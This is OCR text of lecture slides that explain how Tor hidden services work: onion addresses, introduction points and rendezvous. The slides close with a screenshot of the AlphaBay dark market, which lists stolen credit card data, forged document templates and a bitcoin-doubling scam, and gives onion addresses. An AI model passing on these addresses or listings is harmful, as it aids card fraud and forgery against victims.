
Tor Browser is also used to access Tor Hidden Services aka .onion sites

- Services that ***only*** exist in the Tor network
  - So the service, not just the client, has possible anonymity protection
  - The “Dark Web”
- A hash of the hidden service's public key
  - http://pwoah7foa6au2pul.onion
    - AlphaBay, one of many dark markets
  - https://facebookcorewwwi.onion
    - In this case, Facebook spent a lot of CPU time to create something distinctive
- Using this key hash, can query to set up a circuit to create a hidden service at a rendezvous point


Tor Hidden Service:
Setting Up Introduction Point




Tor Hidden Service:
Query for Introduction, Arrange Rendevous



Tor Hidden Service: Rendevous and Data





AlphaBay Market

Logged in as seanbridges
Balance: BTC 0.0000 / XMR 0.0000
Autoshop Logout

USD 573.53 CAD 735.76 EUR 506.38 AUD 753.03 GBP 437.84

HOME SALES MESSAGES ORDERS LISTINGS BALANCE FEEDBACK FORUMS API SUPPORT

Home

seanbridges

Joined:	Aug 30, 2016
Trust level:	Level 1
Total sales:	USD 0.00
Total orders:	USD 0.00

Search: Search

⚠ We **highly recommend** that you disable Javascript when viewing the marketplace for better security.

Featured Listings

[FE 100%] ▶ FRESH CC/CVV USA VISA/MASTERCARD /DISCOVER/AMEX (OLD MAGIC QUALITY/VALIDITY) - (New Stock OF CC +10K) - (Delivery Instantly) - (Always Online)

[Bulk] USA HIGH LEVEL CC - VISA RANDOM CREDIT - BUSINESS/SIGNATURE /PLATINUM [AUTO FULFILL ON - DAILY SUPPORT] Browse store for more types and levels CCs!
# 6329 - CVV & Cards - st0n3d
Buy: USD 8.50

[MS] EDITABLE HQ TEMPLATES OF DOCUMENTS WORLDWIDE - GET VERIFIED EVERYWHERE INSTANTLY! - OVER 250 TEMPLATES TO CHOOSE FROM, SAMPLES ON ymhulceusuzrj3l5.onion
# 51105 - Other

Double Your Bitcoins in ONE Day ! GUARANTEED! (2 in 1) $7000+ in 20 TWENTY MINUTES (50 + COPIES SOLD 100% POSITIVE FEEDBACK!)
# 183848 - Other - BitcoinThief
Buy: USD 600.00

CC / ACCOUNT AUTOSHOP

Access the CC autoshop

Access the account autoshop

